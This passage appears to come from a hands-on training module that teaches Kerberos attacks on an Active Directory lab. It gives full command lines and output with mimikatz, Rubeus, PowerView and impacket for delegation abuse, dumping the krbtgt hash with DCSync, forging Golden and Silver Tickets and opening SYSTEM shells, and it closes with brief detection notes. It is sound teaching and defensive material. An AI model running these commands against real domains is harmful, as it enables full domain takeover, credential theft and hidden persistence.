```
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from
'CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL'
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|
(distinguishedname=CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL)))
VERBOSE: [Set-DomainObject] Setting 'msds-
allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0
0
36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1
15 0 1 5 0 0 0 0 0 5 21 0 0 0 7 43 120 111
218 117 136 70 100 139 92 35 55 8 0 0' for object 'DC01$'
```

We can ask for a TGT for the created computer account, followed by a `S4U2Self` request to get a forwardable TGS ticket, and then a `S4U2Proxy` to get a valid TGS ticket for a specific SPN on the targeted computer. But first, let's get the NT hash of our computer account.

Get Computer Hashes with Rubeus

```
PS C:\Tools> .\Rubeus.exe hash /password:Hackthebox123+! /user:HACKTHEBOX$
/domain:inlanefreight.local


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Calculate Password Hash(es)

[*] Input password             : Hackthebox123+!
[*] Input username             : HACKTHEBOX$
[*] Input domain               : inlanefreight.local
```

```
[*] Salt                        :
INLANEFREIGHT.LOCALhosthackthebox.inlanefreight.local
[*]       rc4_hmac              : CF767C9A9C529361F108AA67BF1B3695
[*]       aes128_cts_hmac_sha1 : 91BE80CCB5F58A8F18960858524B6EC6
[*]       aes256_cts_hmac_sha1 :
9457C7FC2D222793B1871EE4E62FEFB1CE158B719F99B6C992D7DC9FFB625D97
[*]       des_cbc_md5           : 5B516BDA5180E5CB
```

Now that we have our newly created computer account's password hash, we request a TGS ticket for the service `cifs/dc01.inlanefreight.local`, allowing us to access the target using WinRM.

Impersonate the Administrator

```
PS C:\Tools> .\Rubeus.exe s4u /user:HACKTHEBOX$
/rc4:CF767C9A9C529361F108AA67BF1B3695 /impersonateuser:administrator
/msdsspn:cifs/dc01.inlanefreight.local /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: CF767C9A9C529361F108AA67BF1B3695
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\HACKTHEBOX$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFWjCCBVagAwIBBaE<SNIP>

[*] Action: S4U

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2self request for: '[email protected]'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for '[email protected]' to '[email protected]'
[*] base64(ticket.kirbi):

      doIGEjCCBg6gAwIBBaED<SNIP>
```

```
[*] Impersonating user 'administrator' to target SPN
'cifs/dc01.inlanefreight.local'
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2proxy request for service:
'cifs/dc01.inlanefreight.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc01.inlanefreight.local':

      doIHEDCCBwygAwIBBaEDA<SNIP>

[+] Ticket successfully imported!
```

We have received our ticket.

Note: We can also use `/altservice:host,RPCSS,wsman,http,ldap,krbtgt,winrm` to include aditional services to our ticket request.

Review Tickets in the Current Terminal

```
PS C:\Tools> klist

Current LogonId is 0:0xff74b0

Cached Tickets: (1)

#0>     Client: administrator @ INLANEFREIGHT.LOCAL
        Server: cifs/dc01.inlanefreight.local @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 8/25/2020 18:00:26 (local)
        End Time:   8/26/2020 4:00:26 (local)
        Renew Time: 9/1/2020 18:00:26 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Now we can list the files on the target as Administrator.

Connect to the Target Machine using CIFS

```
PS C:\Tools> ls \\dc01.inlanefreight.local\c$
```

```
    Directory: \\dc01.inlanefreight.local\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/25/2022  10:20 AM                PerfLogs
d-r---        10/6/2021   3:50 PM                Program Files
d-----        9/15/2018   4:06 AM                Program Files (x86)
d-----        3/30/2023  11:08 AM                Shares
d-----        3/30/2023   3:13 PM                Unconstrained
d-r---         4/3/2023   8:56 AM                Users
d-----       10/14/2022   6:49 AM                Windows
```

To clear the attribute `msDS-AllowedToActOnBehalfOfOtherIdentity`, we can use the following PowerShell commands:

Clear Attribute

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $credentials = New-Object
System.Management.Automation.PSCredential "INLANEFREIGHT\carole.holmes",
(ConvertTo-SecureString "Y3t4n0th3rP4ssw0rd" -AsPlainText -Force)
PS C:\Tools> Get-DomainComputer DC01 | Set-DomainObject -Clear msDS-
AllowedToActOnBehalfOfOtherIdentity -Credential $credentials -Verbose

VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from
'CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL'
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|
(distinguishedname=CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL)))
VERBOSE: [Set-DomainObject] Clearing 'msDS-
AllowedToActOnBehalfOfOtherIdentity' for object 'DC01$'
```

Check out [Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory] from [Shenanigans Labs] for more insights on abusing RBCD (please note

that the blog post uses the old link for `harmj0y`'s blog "http://www.harmj0y.net/blog", instead, use blog.harmj0y.net).

Following up

We can use other services to connect to our target and perform the operations we need.

In the next section we will see how to perform this attack from Linux.

RBCD from Linux

Linux

First, we need to create a computer account, which is possible because `ms-DS-MachineAccountQuota` is set to 10 by default for authenticated users. The addcomputer.py script from impacket can be used for this.

Creating a New Computer

```
addcomputer.py -computer-name 'HACKTHEBOX$' -computer-pass
Hackthebox123+\! -dc-ip 10.129.205.35 inlanefreight.local/carole.holmes

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Password:
[*] Successfully added machine account HACKTHEBOX$ with password
Hackthebox123+!.
```

Note: We can use BloodHound.py to enumerate the domain, searching for privileges to abuse for RBCD from Linux. However, we will use the same example as the previous section.

Then, we need to add this account to the targeted computer's trust list, which is possible because `carole.holmes` has `GenericAll ACL` on this computer. We can use the rbcd.py Python script to do so.

Use the rbcd Python Script

```
python3 rbcd.py -dc-ip 10.129.205.35 -t DC01 -f HACKTHEBOX
inlanefreight\\carole.holmes:Y3t4n0th3rP4ssw0rd
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Starting Resource Based Constrained Delegation Attack against DC01$
[*] Initializing LDAP connection to 10.129.205.35
[*] Using inlanefreight\carole.holmes account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `HACKTHEBOX`
into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `DC01`
[*] Delegation rights modified succesfully!
[*] HACKTHEBOX$ can now impersonate users on DC01$ via S4U2Proxy
```

We can ask for a TGT for the created computer account, followed by a `S4U2Self` request to get a forwardable TGS ticket, and then a `S4U2Proxy` request to get a valid TGS ticket for a specific SPN on the targeted computer.

Retrieve the Kerberos Ticket

```
getST.py -spn cifs/DC01.inlanefreight.local -impersonate Administrator -
dc-ip 10.129.205.35 inlanefreight.local/HACKTHEBOX:Hackthebox123+\!

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

We then will use this TGS ticket by exporting the ticket's path to the `KRB5CCNAME` environment variable.

Add the Ticket to KRB5CCNAME

```
export KRB5CCNAME=./Administrator.ccache
```

Then you can use any impacket tool with this ticket, such as psexec.py, to get a remote shell as SYSTEM.

Connect as Administrator

```
psexec.py -k -no-pass dc01.inlanefreight.local

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Requesting shares on dc01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file jCXbAmVs.exe
[*] Opening SVCManager on dc01.inlanefreight.local.....
[*] Creating service FYxR on dc01.inlanefreight.local.....
[*] Starting service FYxR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Note: Make sure to configure `/etc/hosts` with the target IP and the domain name `dc01.inlanefreight.local`

Next Sections

We learned many new concepts about how delegation works in Kerberos and how we can abuse improper configurations and insecure practices.

In the following sections, we will see how to create Golden Tickets and Silver Tickets and perform attacks using them.

Golden Ticket

The `Golden Ticket` attack enables attackers to forge and sign TGTs (Ticket Granting Tickets) using the `krbtgt` account's password hash. When these tickets get presented to an AD server, the information within them will not be checked at all and will be considered valid due to being signed with `krbtgt` account's password hash. For example, it is possible to sign a ticket for a user that does not exist, such as `DoesNotExist`, have the ticket also say they are a Domain Administrator, and request a TGS (Ticket Granting Service) ticket which enables them to access remote machines. For stealth reasons, it is almost always better to utilize users that exist in the domain. However, putting fake information in the ticket can be a great way to show the impact and the lack of monitoring an organization has around these events.

One of the scariest things about the Golden Ticket attack is how often pentesters will gain access to this key; when performing `DCSYNC` (using `Mimikatz`) or `SecretsDump` (using `Impacket`), the key is KRBTGT's NTLM hash. This account is special because changing its password has to be done twice and cannot be done in rapid succession. The AD Forest must reach full convergence, meaning the change has to replicate across the entire domain before it can be changed again. This is because this key is used for Domain Controllers to authenticate with each other! It should happen within 10 hours, but organizations typically wait 24 hours to minimize the chance of any issue. Within that time Window, if the attacker notices it changed and they grab it again, the process will have to be repeated.

Theory

Following the `TGT request` (`AS-REQ`), the Domain Controller sends the user back their TGT. The TGT is a piece of data that contains information about the user. All this information is contained in the `PAC` (`Privilege Attribute Certificate`).

The PAC is copied into each TGS ticket so that service accounts know who they are dealing with. Therefore, this information must be adequately protected so users cannot arbitrarily change it.

Domain Controllers use the key of the `krbtgt` account to encrypt TGTs; therefore, it is necessary to know the password of this account to modify a TGT. Within any AD environment, `krbtgt` is the most sensitive and vital account since it ensures that users belong to their appropriate/specific groups.

This account is simple, without any particular rights, and by default, is deactivated. This low exposure better protects it.

But what happens if an attacker steals the secret of the `krbtgt` account? Well, they can decipher any TGT, thus the PAC within it, arbitrarily modify its information (for example, by making it look like a user belongs to the Domain Admins group) and encrypt it again using the secret of `krbtgt`. This forged ticket is called a `Golden Ticket`.

Forging a golden ticket is an excellent technique to maintain persistence within an AD environment. Once full domain compromise is achieved, an attacker can extract the NTLM hash of the `krbtgt` account using `DCSync` (or from the `NTDS.DIT` file using a variety of methods). This includes the `domain name`, `domain SID`, `name` and `RID` of the account to impersonate (i.e., `RID 500` for the `built-in administrator account`), and the RIDs of any groups the account should belong to; once we attain all four pieces of information, a Kerberos ticket can be forged for the target account.

Using a `Pass the Ticket` attack, we can import the golden ticket to the current session to use tools in the context of the impersonated account. As an attacker, you can forge a ticket

to impersonate a sensitive user, who, although privileged in access, may not be a member of heavily monitored groups, such as `Domain Admins` and `Enterprise Admins`.

Windows

Different elements are needed to forge a Golden Ticket:

1. `Domain Name`
2. `Domain SID`
3. `Username to Impersonate`
4. `KRBTGT's hash`

We already know the domain name; let's get the domain's SID by using `Get-DomainSID` from `PowerView`:

Retrieving Domain SID

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID

S-1-5-21-2974783224-3764228556-2640795941
```

Then, we need to have a compromised `krbtgt` account one way or another to get its NTLM hash. We can use `mimikatz` to forge a Golden Ticket when we have this information. If we compromised an account with DCSync privileges, we can use mimikatz to get the `krbtgt` hash using the following command:

Running Mimikatz to get the KRBTGT Hash

```
PS C:\Tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:krbtgt /domain:inlanefreight.local
[DC] 'inlanefreight.local' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
```

```
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/14/2022 6:51:29 AM
Object Security ID   : S-1-5-21-2974783224-3764228556-2640795941-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 810d754e118439bab1e1d13216150299
    ntlm- 0: 810d754e118439bab1e1d13216150299
<SNIP>
```

We now have the `krbtgt` NTLM hash, which is `810d754e118439bab1e1d13216150299`. To impersonate the Administrator account, we can use mimikatz to forge the Golden Ticket as follows:

Forging the Golden Ticket

```
mimikatz # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:810d754e118439bab1e1d13216150299 /ptt

User      : Administrator
Domain    : inlanefreight.local (INLANEFREIGHT)
SID       : S-1-5-21-2974783224-3764228556-2640795941
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 810d754e118439bab1e1d13216150299 - rc4_hmac_nt
Lifetime  : 8/17/2020 2:52:10 PM ; 8/15/2030 2:52:10 PM ; 8/15/2030
2:52:10 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ inlanefreight.local' successfully
submitted for current session
```

```
mimikatz # exit
Bye!
```

As we see on the last line (before exit), the Golden Ticket has been created and submitted for the current session. We can double-check this using the `klist` command.

List the Golden Ticket in the Current Session

```
PS C:\Tools> klist

Current LogonId is 0:0x3f22d82

Cached Tickets: (1)

#0>     Client: Administrator @ inlanefreight.local
        Server: krbtgt/inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 8/17/2020 14:52:10 (local)
        End Time:   8/15/2030 14:52:10 (local)
        Renew Time: 8/15/2030 14:52:10 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

So now have a valid TGT indicating we are `Administrator` and stating that we belong to several groups, including `Domain Admins`. If we need to request a service, we'll ask for a TGS ticket using this TGT, and a copy of the forged PAC will be embedded in the TGS ticket. For example, if we want to access a server using WinRM, we'll have a remote shell as `Administrator`.

Using WinRM with the Golden Ticket to Connect to DC01

```
PS C:\Tools> Enter-PSSession dc01
[dc01]: PS C:\Users\administrator.INLANEFREIGHT\Documents> whoami

inlanefreight\administrator
```

And if we come back to our original shell, we can see that we now have a TGS ticket for the `HTTP/dc01` SPN as `Administrator`.

Reviewing the Ticket information

```
[dc01]: PS C:\Users\administrator.INLANEFREIGHT\Documents> exit
PS C:\Tools> klist

Current LogonId is 0:0x3f22d82

Cached Tickets: (2)

#0>     Client: Administrator @ inlanefreight.local
        Server: krbtgt/inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 8/17/2020 14:52:10 (local)
        End Time:   8/15/2030 14:52:10 (local)
        Renew Time: 8/15/2030 14:52:10 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: Administrator @ inlanefreight.local
        Server: HTTP/dc01 @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 8/17/2020 14:52:31 (local)
        End Time:   8/18/2020 0:52:31 (local)
        Renew Time: 8/24/2020 14:52:31 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01
```

Next Section

In the following section will see how to create a golden ticket from Linux.

Golden Ticket from Linux

Linux

On the Linux side, `impacket` can be used to craft a `Golden Ticket`. lookupsid.py will help us retrieve the domain SID and every group and user SID.

Search for the Domain SID with lookupsid

```
lookupsid.py inlanefreight.local/[email protected] -domain-sids

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Password:
[*] Brute forcing SIDs at dc01.inlanefreight.local
[*] StringBinding ncacn_np:dc01.inlanefreight.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2974783224-3764228556-2640795941
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
503: INLANEFREIGHT\DefaultAccount (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
<SNIP>
```

Once we have the domain SID, we can craft a `Golden Ticket` using ticketer.py.

Creating the Golden Ticket

```
ticketer.py -nthash 810d754e118439bab1e1d13216150299 -domain-sid S-1-5-21-
2974783224-3764228556-2640795941 -domain inlanefreight.local Administrator

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
```

The ticket has been forged and saved in the current directory as `Administrator.ccache`. We can now use this ticket by importing it in `KRB5CCNAME` environment variable and using

any impacket tool with the `-k` parameter.

Importing and Using the Golden Ticket

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass dc01.inlanefreight.local

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

[*] Requesting shares on dc01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file WVkWAnvd.exe
[*] Opening SVCManager on dc01.inlanefreight.local.....
[*] Creating service pmfM on dc01.inlanefreight.local.....
[*] Starting service pmfM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Detection

This type of persistence is challenging to detect because Golden Tickets are valid TGTs. Windows event logs don't distinguish between a legitimate TGT and a maliciously crafted Golden Ticket. Also, resetting the impersonated account's password does not invalidate the ticket.

Golden tickets are usually created with a much longer lifespan than tickets have by default (Mimikatz makes golden tickets with a default lifespan of 10 years). Certain AD monitoring products can detect these long ticket lifespans as IoCs.

Golden Tickets can be detected in a few ways:

- The account DOMAIN field is blank.
- The account DOMAIN field contains DOMAIN FQDN instead of just domain.

Once a golden ticket is detected, the `krbtgt` account password must be changed twice to remove the persistence, as the current and previous passwords are stored in the domain. The password of the `krbtgt` account should be changed regularly, as it is an admin account.

Next Section

We saw how we can craft a Golden Ticket using the `krbtgt` account after we compromised a Domain controller. In the following sections, we will see how we can create a Silver ticket, which can be used in a computer we compromised.

Silver Ticket

Every machine account has an NTLM hash; this is the hash of the computer, represented as the `SYSTEM$` account. This is the PSK (Pre-Shared Key) between the Domain and Workstation which is used to sign TGS (Ticket Granting Service) Kerberos tickets. This ticket is less powerful than the TGT (Golden Ticket), as it can only access that single machine. However, when creating a TGT, the attacker needs to approach the Domain Controller to have it generate a TGS ticket before they can access any machines. This creates a unique audit record, which doesn't stand out as malicious, but heuristics can be applied to identify if it is abnormal. When forging a TGS ticket, the attacker can bypass the Domain Controller and go straight to the target, minimizing the number of logs left behind.

Theory

When a user requests a TGS ticket, they send their TGT to the Domain Controller. The Domain Controller will find out which account exposes the SPN requested by the user. Then it will copy the user's information (the `PAC`) into the TGS ticket, which it will then encrypt with the secret of the service account associated with the SPN.

Because the user does not know the secret of the service account, they cannot modify their own information in the TGS ticket. But what happens if a user compromises a service account and therefore can know its secret?

The attacker can forge a service ticket from scratch since they can create an arbitrary PAC and encrypt it with the secret stolen. Once this TGS ticket is forged, the attacker presents it to the service. The service can decrypt it because it has been encrypted with its own password, and then it will read the contents of the PAC. As the attacker has forged it, they can embed whatever information they desire, such as being a domain administrator. This forged ticket is called a `Silver Ticket`.

To forge a Silver Ticket, an attacker requires the NTLM password's hash or keys for a service or machine account, the SID of the domain, a target host, a service name (its SPN),

an arbitrary username, and group information. Silver tickets can be created for any existing or non-existing user account.

The ticket can be forged using `Mimikatz` or `impacket` and then get injected into memory to access a target service remotely. A Silver Ticket is a forged TGS ticket, so using one does not require communication with the Domain Controller. Any associated event logs are created on the target host. Therefore, Silver Tickets are more stealthy than Golden Tickets.

Windows

Different elements are needed to forge a Silver Ticket. First, we need the domain's SID. This piece of information can be retrieved using PowerView's `Get-DomainSID` function.

Getting the Domain SID

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID

S-1-5-21-2974783224-3764228556-2640795941
```

We also must have compromised a service account (one way or another) to get its NTLM hash. We must also specify an SPN because a TGS ticket is always generated for one SPN only. We can use `mimikatz` to forge a Silver Ticket when we have this information.

Let's say we compromised the `SQL01$` account. We have its NTLM hash. We want to craft a TGS ticket to access the `SQL01` filesystem. We'll need a `CIFS/SQL01` TGS ticket to do so.

Using Mimikatz to Create a Silver Ticket

```
PS C:\Tools> mimikatz.exe

<SNIP>

mimikatz # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs  /ptt

User      : Administrator
Domain    : inlanefreight.local (INLANEFREIGHT)
SID       : S-1-5-21-2974783224-3764228556-2640795941
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: ff955e93a130f5bb1a6565f32b7dc127 - rc4_hmac_nt
```

```
Service   : cifs
Target    : sql01.inlanefreight.local
Lifetime  : 8/17/2020 3:22:27 PM ; 8/15/2030 3:22:27 PM ; 8/15/2030
3:22:27 PM
-> Ticket : ` Pass The Ticket `

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ inlanefreight.local' successfully
submitted for current session
```

As we can see on the last line, the Silver Ticket has been created and submitted for the current session. Mimikatz calls it a Golden Ticket, but it's a TGS ticket that was generated, so it is a Silver Ticket. We can double-check this using the `klist` utility.

Reviewing the Tickets with klist

```
PS C:\Tools> klist

Current LogonId is 0:0x3f22d82

Cached Tickets: (1)

#0>     Client: Administrator @ inlanefreight.local
        Server: cifs/sql01.inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 8/17/2020 15:22:27 (local)
        End Time:   8/15/2030 15:22:27 (local)
        Renew Time: 8/15/2030 15:22:27 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

Now that we have a ticket to access the `SQL01` filesystem, we can use the `dir` utility.

Displaying Directory Information with dir

```
PS C:\Tools> dir //sql01.inlanefreight.local/c$

    Directory: \\sql01.inlanefreight.local\c$
```

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/27/2020   9:24 PM                DB_backups
d-----        7/16/2016   9:23 AM                PerfLogs
d-r---        7/30/2020   9:59 PM                Program Files
d-----        7/30/2020   9:59 PM                Program Files (x86)
d-----        7/27/2020   9:03 PM                StorageReports
d-----        8/14/2020  10:54 PM                Tools
d-r---        8/14/2020   7:06 AM                Users
d-----        7/25/2020   8:20 PM                Windows
```

We can also create a `Sacrificial Process`. We will discuss about `sacrifical processes` more in the Pass-the-Ticket section to execute `PSExec` using the CIFS service. Let's create a ticket and save it in `sql01.kirbi`:

Create a Silver Ticket

```
C:\Tools> mimikatz.exe "kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs /ticket:sql01.kirbi" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs /ticket:sql01.kirbi
User      : Administrator
Domain    : inlanefreight.local (INLANEFREIGHT)
SID       : S-1-5-21-2974783224-3764228556-2640795941
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: ff955e93a130f5bb1a6565f32b7dc127 - rc4_hmac_nt
Service   : cifs
Target    : sql01.inlanefreight.local
Lifetime  : 4/4/2023 3:10:29 PM ; 4/1/2033 3:10:29 PM ; 4/1/2033 3:10:29
PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
```

```
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ inlanefreight.local' successfully
submitted for current session

mimikatz(commandline) # exit
Bye!
```

Create a Sacrificial Process

```
C:\Tools> Rubeus.exe createnetonly /program:cmd.exe /show


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : 0HK7610O
[*] Domain          : 540GDGRA
[*] Password        : ZM83YNND
[+] Process         : 'cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID       : 2832
[+] LUID            : 0x186a73
```

This Rubeus action [createnetonly]() and the flag `/show`, will open the program we specify for `/program:`, in this case, `cmd.exe`. That new window is our `sacrificial process`, as it doesn't have the creds of our current user. We will import the `sql01.kirbi` ticket we forged with mimikatz using this window as follows:

Import the Ticket in the New cmd.exe Process

```
C:\Tools> Rubeus.exe ptt /ticket:sql01.kirbi
```

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Using the New cmd.exe Process with PSExec

```
C:\Tools> PSExec.exe -accepteula \\sql01.inlanefreight.local cmd

PsExec v2.42 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.2628]
